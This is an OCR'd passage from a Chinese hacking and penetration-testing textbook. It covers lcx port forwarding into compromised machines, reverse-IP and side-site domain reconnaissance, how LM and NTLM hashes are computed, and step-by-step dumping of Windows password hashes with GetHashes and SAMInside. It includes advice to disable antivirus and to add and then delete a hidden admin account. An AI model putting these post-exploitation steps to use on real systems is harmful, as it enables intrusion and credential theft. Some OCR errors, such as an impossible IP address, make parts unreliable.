


图 1-36 查看本地连接

小结

通过使用 lcx 端口转发程序，成功地在本机连入被控制计算机的内网，可以很方便地对该计算机进行远程管理，在进行内网渗透时尤为有用。Lcx 有两个命令，一个是在本地端执行、其命令格式为“lcx –listen 51 2008”，另外一个是在肉鸡上执行“lcx –slave 监听端口的 IP 地址，监听端口、肉鸡或者被控制端内网 IP 3389（默认端口是 3389，如果修改了 3389 端口，则需要将 3389 换成其修改后的端口即可）”。

1.5 域名查询技术

互联网上使用最多的就是域名，域名（Domain Name）是指企业、政府、非政府组织等机构或者个人在域名注册商上注册的名称，是互联网上企业或机构间相互联络的网络地址。通俗地说，域名就相当于一个家庭的门牌号码，别人通过这个号码可以很容易地找到你。

1.5.1 域名小知识

（1）域名的构成

以一个常见的域名为例说明，baidu 网址是由两部分组成的，标号“baidu”是这个域名的主体，而最后的标号“com”则是该域名的后缀，代表这是一个 com 国际域名，是顶级域名。而前面的 www.是网络名，为 www 的域名。DNS 规定，域名中的标号都由英文字母和数字组成，每一个标号不超过 63 个字符，也不区分大小写字母。标号中除连字符（-）外不能使用其他的标点符号。级别最低的域名写在最左边，而级别最高的域名写在最右边。由多个标号组成的完整域名总共不超过 255 个字符。近年来，一些国家也纷纷开发使用采用本民族语言构成的域名，如德语，法语等。我国也开始使用中文域名，但可以预计的是，在今后相当长的一般时期内，我国以英语为基础的域名（即英文域名）仍然是主流。

（2）域名基本类型

域名主要有国际域名和国内域名两种类型，国际域名（international top-level domain-names，iTDs），也叫国际顶级域名。这也是使用最早也最广泛的域名。例如表示工商企业的.com，表示网络提供商的.net，表示非营利组织的.org 等；国内域名，又称为国内顶级域名（national top-level domainnames，nTLDs），即按照国家的不同分配不同的后缀，这些域名即为该国的国内顶级域名。在实际使用和功能上，国际域名与国内域名没有任何区别，都是互联网上的具有唯一性的标识。只是在最终管理机构上，国际域名由美国商业部授权的互联网名称与数字地址分配机构（The Internet Corporation for Assigned Names and Numbers）即 ICANN 负责注册和管理；而国内域名则由中国互联网络管理中心（China Internet Network Information Center）即 CNNIC 负责注册和管理。

（3）域名级别

域名可分为不同级别，包括顶级域名、二级域名等。顶级域名又分为国家顶级域名和国际顶级域名两类。

国家顶级域名（national top-level domainnames，nTLDs），目前 200 多个国家都按照 ISO3166 国家代码分配了顶级域名，例如中国是 cn，美国是 us，日本是 jp 等。

国际顶级域名（international top-level domain names，iTDs），例如表示工商企业的.com，

表示网络提供商的.net，表示非营利组织的.org 等。目前大多数域名争议都发生在 com 的顶级域名下，因为多数公司上网的目的都是为了赢利。为加强域名管理，解决域名资源的紧张，Internet 协会、Internet 分址机构及世界知识产权组织（WIPO）等国际组织经过广泛协商，在原来三个国际通用顶级域名：（com）的基础上，新增加了 7 个国际通用顶级域名：firm（公司企业）、store（销售公司或企业）、Web（突出 WWW 活动的单位）、arts（突出文化、娱乐活动的单位）、rec（突出消遣、娱乐活动的单位）、info（提供信息服务的单位）、nom（个人），并在世界范围内选择新的注册机构来受理域名注册申请。

二级域名是指顶级域名之下的域名，在国际顶级域名下，它是指域名注册人的网上名称，例如 ibm，yahoo，microsoft 等；在国家顶级域名下，它是表示注册企业类别的符号，例如 com、edu、gov、net 等。我国在国际互联网络信息中心（Inter NIC）正式注册并运行的顶级域名是 CN，这也是我国的一级域名。在顶级域名之下，我国的二级域名又分为类别域名和行政区域名两类。类别域名共 6 个：包括用于科研机构的 ac，用于工商金融企业的 com，用于教育机构的 edu，用于政府部门的 gov，用于互联网络信息中心和运行中心的 net，用于非营利组织的 org。而行政区域名有 34 个，分别对应于我国各省、自治区和直辖市。

三级域名用字母（A～Z，a～z，大小写等）、数字（0～9）和连接符（－）组成，各级域名之间用实点（.）连接，三级域名的长度不能超过 20 个字符。 如无特殊原因，建议采用申请人的英文名（或者缩写）或者汉语拼音名（或者缩写）作为三级域名，以保持域名的清晰性和简洁性。

1.5.2 域名在渗透中的作用

Web 渗透主要通过域名地址来进行定位，通过 IP 地址来查询域名注册情况，通过查看域名实际注册情况来有选择性地进行渗透。域名查询有两种方式，一种是通过 IP 地址反查该 IP 地址上域名注册情况，另外一种是通过域名来查询 IP 地址。

1.5.3 使用 IP866 网站查询域名

目前国内外很多网站提供了域名查询服务，通过这些网站可以很方便地查看域名注册情况，收集被渗透目标的信息。IP866 网站查询国内域名效果较好，但对国外的域名收集情况就不那么完全了。

（1）使用 IP866.com 网站查询域名

直接打开网站地址 www.ip866.com，然后在主界面中选择“域名反查”，如图 1-37 所示，在文本输入框中可以输入需要查询的 IP 地址或者域名。

（2）查看域名反查查询结果

以新浪网站为例，对 www.sina.com.cn 进行域名反查，如图 1-38 所示，可以看到有多个查询结果，该结果表明 IP 地址为 61.172.291.195 上面绑定了多个域名。如果查询结果中

有多个域名，则会分页显示。



图 1-37　域名反查




图 1-38　查看域名反查结果

（3）查询域名注册信息

在 IP866 网站中除了域名反查外，还有很多其他功能，其中一个跟域名比较适用的功能是查询域名注册信息，如图 1-39 所示，单击“域名查询”，选择查找的 Whois 服务器，然后再单击“查询域名注册信息”，即可获赠该域名的更多详细信息。这些信息在社工时是特别有用的。



图 1-39　查询域名注册信息

1.5.4　使用 yougetsignal 网站查询域名

yougetsignal 网站免费提供域名查询服务，不过上面有一些广告显示，如果不想显示这些广告，可以使用 Firefox 浏览器安装 Nocript 以及 Adblock Plus 插件。yougetsignal 网站查询国内外网站域名注册效果比较好，推荐使用该网站来查询域名注册情况。yougetsignal 网站查询域名的地址为：http://www.yougetsignal.com/tools/web-sites-on-web-server/，如图 1-40 所示，将域名或者 IP 地址输入到“Remote Address”，然后单击“Check”按钮进行查询，跟 IP866 网站相比，该网站的查询结果查看比较方便，便于直接复制粘贴使用，而且可以一目了然地知道该 IP 地址一共有 104 个域名。




图 1-40　使用 yougetsignal 网站查询域名注册情况

在 yougetsignal 网站中也提供了域名注册详细情况的查询，如图 1-41 所示，可以查看 www.sina.com.cn 域名注册的详细情况，跟 IP866 不同的是，有些内容是英文显示的。



图 1-41　使用 yougetsignal 网站查询域名注册详细情况

1.5.5　使用 Acunetix Web Vulnerability Scanner 查询子域名

Acunetix Web Vulnerability Scanner（简称 WVS）是一套综合的扫描工具。运行 WVS 后，在左侧 Tools 中有一个 Subdomain Scanner，如图 1-42 所示，在 Domain 中输入需要查询的域名地址，然后使用一种查询方法，单击查询即可查看该主域名下的相关域名，使用 WVS 还可以对这些子域名进行扫描。




图 1-42　使用 Acunetix Web Vulnerability Scanner 扫描子域名

1.5.6 旁注域名查询

旁注域名查询主要是指从侧面展开对目标网站的渗透，即在对主目标网站渗透未果的情况下，通过旁注域名查询，对某一个 IP 地址段进行域名查询，同时对该 IP 地址段的域名目标进行有选择性的渗透，渗透后通过嗅探等手段来截获目标网站的密码。旁注域名查询有两个工具比较好用，一个是陆羽写的 T00ls 旁注查询工具，该工具在查询到结果后，可以对无效域名进行验证，单击查询结果网站可以直接访问目标网站，如图 1-43 所示。唯一美中不足的就是不能将查询结果保存。另外一个是网站在线查询，通过输入 xxx.xxx.xxx.%，即可对某一目标网段 254 台主机进行域名查询。



图 1-43 T00ls 旁注查询工具

1.6 使用 GetHashes 软件获取 Windows 系统 Hash 密码值

对入侵者来说，获取 Windows 的口令是整个攻击过程至关重要的一环，拥有系统原来用户的口令，将使得内网渗透和守控更加容易。Windows 系统中的 Hash 密码值主要由 LM-HASH 和 NTLM-HASH 值两部分构成，一旦入侵者获取了系统的 Hash 值，通过 LC5 以及彩虹表等破解工具可以很快地获取系统的密码。本文主要探讨如何使用 Gethashes 工具来获取系统的 Hash 值，并对 Hash 值的生成原理等知识进行了介绍，最后还介绍了一些有关 Hash 破解方面的技巧。

1.6.1 Hash 基本知识

（1）Hash 定义

Hash，一般翻译为“散列”，也有直接音译为“哈希”的，就是把任意长度的输入（又

叫做预映射，pre-image），通过散列算法，变换成固定长度的输出，该输出就是散列值。这种转换是一种压缩映射，也就是散列值的空间通常远小于输入的空间，不同的输入可能会散列成相同的输出，而不可能从散列值来唯一地确定输入值。简单地说，就是一种将任意长度的消息压缩到某一固定长度的消息摘要的函数。

（2）Hash 的应用

Hash 主要用于信息安全领域中加密算法，它把一些不同长度的信息转化成杂乱的 128 位的编码里，叫做 Hash 值。也可以说，Hash 就是找到一种数据内容和数据存放地址之间的映射关系。

1.6.2 Hash 算法在密码上的应用

MD5 和 SHA1 可以说是目前应用最广泛的 Hash 算法，而它们都是以 MD4 为基础设计的。那么他们都是什么意思呢?这里简单说一下。

（1）MD4

MD4（RFC 1320）是由 MIT 的 Ronald L. Rivest 在 1990 年设计的，MD 是 Message Digest 的缩写。它适用在 32 位字长的处理器上用高速软件实现，它是基于 32 位操作数的位操作来实现的。

（2）MD5

MD5（RFC 1321）是 Rivest 于 1991 年对 MD4 的改进版本。它仍以 512 位分组来输入，其输出是 4 个 32 位字的级联，与 MD4 相同。MD5 比 MD4 来得复杂，并且速度较之要慢一点，但更安全，在抗分析和抗差分方面表现更好。

（3）SHA1 及其他

SHA1 是由 NIST NSA 设计为同 DSA 一起使用的，它对长度小于 264 的输入，产生长度为 160bit 的散列值，因此抗穷举（brute-force）性更好。SHA1 设计基于和 MD4 相同原理，并且模仿了该算法。

Hash 算法在信息安全方面的应用主要体现在以下的 3 个方面。

（1）文件校验

我们比较熟悉的校验算法有奇偶校验和 CRC 校验，这两种校验并没有抗数据篡改的能力，它们在一定程度上能检测并纠正数据传输中的信道误码，但却不能防止对数据的恶意破坏。MD5 Hash 算法的“数字指纹”特性，使它成为目前应用最广泛的一种文件完整性校验和（Checksum）算法，不少 UNIX 系统提供计算 MD5 Checksum 的命令。

（2）数字签名

Hash 算法也是现代密码体系中的一个重要组成部分。由于非对称算法的运算速度较慢，所以在数字签名协议中，单向散列函数扮演了一个重要的角色。对 Hash 值，又称“数字摘要”进行数字签名，在统计上可以认为与对文件本身进行数字签名是等效的。而且这

样的协议还有其他的优点。

（3）鉴权协议

鉴权协议又被称作挑战—认证模式：在传输信道时可被侦听，但不可被篡改的情况下，这是一种简单而安全的方法。

1.6.3 Windows 下 Hash 密码值

（1）Windows 系统下的 Hash 密码格式

Windows 系统下的 Hash 密码格式为：用户名称:RID:LM-Hash 值:NT-Hash 值，例如：

Administrator:500:C8825DB10F2590EAAAD3B435B51404EE:683020925C5D8569C23AA724774CE6CC:::表示

用户名称为：Administrator

RID 为：500

LM-Hash 值为：C8825DB10F2590EAAAD3B435B51404EE

NT-Hash 值为：683020925C5D8569C23AA724774CE6CC

（2）Windows 下 LM-Hash 值生成原理

假设明文口令是“Welcome”，首先全部转换成大写“WELCOME”，再将口令字符串大写转后的字符串变换成二进制串：

```
“WELCOME” -> 57454C434F4D4500000000000000000
```

> **技巧**：可以将明文口令复制到 UltraEdit 编辑器中，使用二进制方式查看，即可获取口令的二进制串。

如果明文口令经过大写变换后的二进制字符串不足 14 字节，则需要在其后添加 0x00 补足 14 字节。然后切割成两组 7 字节的数据，分别经 str_to_key（）函数处理得到两组 8 字节数据：

```
57454C434F4D45 -str_to_key()-> 56A25288347A348A
00000000000000 -str_to_key()-> 0000000000000000
```

这两组 8 字节数据将作为 DESKEY 对魔术字符串“KGS!@#$%”进行标准 DES 加密

```
"KGS!@#$%" -> 4B47532140232425。
56A25288347A348A -对 4B47532140232425 进行标准 DES 加密-> C23413A8A1E7665F
0000000000000000 -对 4B47532140232425 进行标准 DES 加密-> AAD3B435B51404EE
```

将加密后的这两组数据简单拼接，就得到了最后的 LM Hash。

```
LM Hash: C23413A8A1E7665FAAD3B435B51404EE
```

关于 str_to_key()函数见最后附录 1。

1.6.4 Windows下NTLM Hash生成原理

IBM设计的LM Hash算法存在几个弱点，微软在保持向后兼容性的同时提出了自己的挑战响应机制，NTLM Hash便应运而生。假设明文口令是“123456”，首先转换成Unicode字符串，与LM Hash算法不同，这次不需要添加0x00补足14字节

```
"123456" -> 310032003300340035003600。
```

从ASCII串转换成Unicode串时，使用little-endian序，微软在设计整个SMB协议时就没考虑过big-endian序，ntoh*()、hton*()函数不宜用在SMB报文解码中。0x80之前的标准ASCII码转换成Unicode码，就是简单地从0x??变成0x00??。此类标准ASCII串按little-endian序转换成Unicode串，就是简单地在原有每个字节之后添加0x00。对所获取的Unicode串进行标准MD4单向哈希，无论数据源有多少字节，MD4固定产生128-bit的哈希值，16字节310032003300340035003600-进行标准MD4单向哈希->32ED87BDB5FDC5E9CBA88547376818D4，就得到了最后的NTLM Hash

```
NTLM Hash: 32ED87BDB5FDC5E9CBA88547376818D4。
```

与LM Hash算法相比，明文口令大小写敏感，无法根据NTLM Hash判断原始明文口令是否小于8字节，摆脱了魔术字符串"KGS!@#$%"。MD4是真正的单向哈希函数，穷举作为数据源出现的明文，难度较大。

1.6.5 使用GetHashes获取Windows系统的Hash密码值

GetHashes目前最高版本是v1.4，它是InsidePro公司早期的一款Hash密码获取软件，其公司地址为：http://www.InsidePro.com，该公司还有“SAMInside”、“PasswordsPro”以及“Extreme GPU Bruteforcer”三款密码破解软件。

（1）GetHashes命令使用格式

```
GetHashes <SAM registry file> [System key file] Or    GetHashes $Local
```

一般使用“GetHashes $Local”来获取系统的Hash密码值，该命令仅在system权限下才能执行成功。通常根据个人爱好，可以将“GetHashes.exe”工具软件命名为其他名称，例如在后面案例中，就将其命名为“getpw”。

（2）使用GetHashes获取系统Hash值实例

将GetHashes重命名为getpw，然后将其复制到欲获取hash密码值的系统盘中，然后执行“getpw $local”，如图1-44所示，顺利获取其密码Hash值，在本案例中使用的是Radmin的Telnet，单击“文本”-“保存为”将结果保存为一个新文件，然后使用UltraEdit编辑器进行编辑，仅仅保存Hash密码值部分，后面可使用LC5导入Hash密码值，即可破解系统的密码值。



图 1-44　获取系统 Hash 密码值

注意：

（1）使用“GetHashes”来获取系统的 Hash 密码值，必须要在 System 权限下，也就是在反弹 Shell 或者 telnet 下。

（2）如果系统中安装有杀毒软件或者防火墙，有可能由于杀毒软件和防火墙的保护而导致密码获取失败。通过研究发现，由于 Gethashes 软件威力巨大，主要用在入侵过程中获取系统的 Hash 密码值，因此绝大多数杀毒软件已经将 GetHashes 软件加入到病毒库中，Castlecops 网站提供的关于各大杀毒软件针对 GetHashes 所做的病毒库版本以及更新结果，如图 1-45 所示。




图 1-45　杀毒软件已经将 Gethashes 作为病毒处理

（3）InsidePro公司在其网站上还提供了一个Hash产生器，通过输入一些参数值能够生成经过某种加密算法处理的口令密码值，如图1-46所示，有兴趣的读者可以去尝试，该功能在研究系统的Hash密码值生成中可以进行相互验证。



图1-46　Hash生成器

（4）Hash密码值在线查询

在网站http://hash.insidepro.com/中还可以在线查询Hash密码值的原始明文口令，如图1-47所示，将获取的MD5加密后的Hash值输入后，单击“Search”按钮，如果数据库中存在则会在下面给出查询结果。



图1-47　在线破解Hash密码值

1.6.6 使用 GetHashes 获取系统 Hash 值技巧

使用 GetHashes 来获取系统的 Hash 值一般是在获得了系统的部分或者全部控制权限后，即通常是在新漏洞利用工具出来后，例如 Ms08067 漏洞利用工具，当存在 Ms0867 漏洞时，通过使用 Ms08067 漏洞利用工具获得存在漏洞计算机的一个反弹 Shell，然后再将“GetHashes”软件上传到系统中来执行“GetHashes $Local”命令。对 GetHashes 工具的使用，笔者将一些经验技巧进行总结。

（1）在获得反弹 Shell 的情况下，首先查看系统是否存在杀毒软件；如果存在，则尝试是否可以关闭，如果不能关闭，则放弃使用 GetHashes 来获取 Hash 密码值，转向第二步。

（2）查看系统是什么系统，是否开启 3389 远程终端，如果未开启 3389 终端，可否直接开启 3389 终端。如果可以利用 3389 终端，则直接添加一个具有管理员权限的用户，然后使用用户登录到系统。

（3）关闭杀毒软件，再次通过 Shell 或者其他控制软件的 telnet 执行“GetHashes $Local”命令来获取 Hash 密码值，然后删除新添加到用户。

1.6.7 相关免费资源

（1）在线 Hash 密码值破解：http://hash.insidepro.com/

（2）在线生成 Hash 密码值：http://www.insidepro.com/hashes.php?lang=eng

（3）免费字典下载：http://www.insidepro.com/eng/download.shtml

（4）SAMInside http://www.insidepro.com/download/saminside.zip

（5）PasswordsPro http://www.insidepro.com/download/passwordspro.zip

（6）Extreme GPU Bruteforcer http://www.insidepro.com/download/egb.zip

1.7 使用 Saminside 获取系统密码

在通过 SQL 注入等方式获取网站的 Webshell 后，就需要利用系统各种漏洞进行提权，提权成功后通过远程终端登入系统，此时为了长期控制或者进一步渗透网络，就需要获取系统正常用户的密码。获取系统密码哈希值的软件很多，在本小节中主要介绍如何通过 Saminside 来获取系统的 Hash 以及结合彩虹表快速破解操作系统用户密码。

1.7.1 下载和使用 Saminside

Saminside 的官方下载地址为：http://www.insidepro.com/download/Saminside.zip，目前最新版本为 2.6.5，官方提供的是试用版本，有一些高级功能不能使用，但并不影响获取系统密码哈希值，Saminside 可以获取包括 Windows 2008 Server 以下操作系统的用户密码哈希值，在获取这些哈希值后可以通过彩虹表或者字典等来进行破解，进而获取系统的密码。

Saminside 不需要安装，将下载的 Saminside.zip 解压缩到本地磁盘即可使用。

1.7.2 使用 Scheduler 导入本地用户的 Hash 值

直接运行 Saminside，如图 1-48 所示，单击第三个小图标，然后选择“Import Local Users via Scheduler”，将本地用户的 Hash 导出。虽然在 Saminside 中还提供了从 LSASS 导出本地用户，但该方法在一些操作系统中容易出错，这两个方法均可使用。

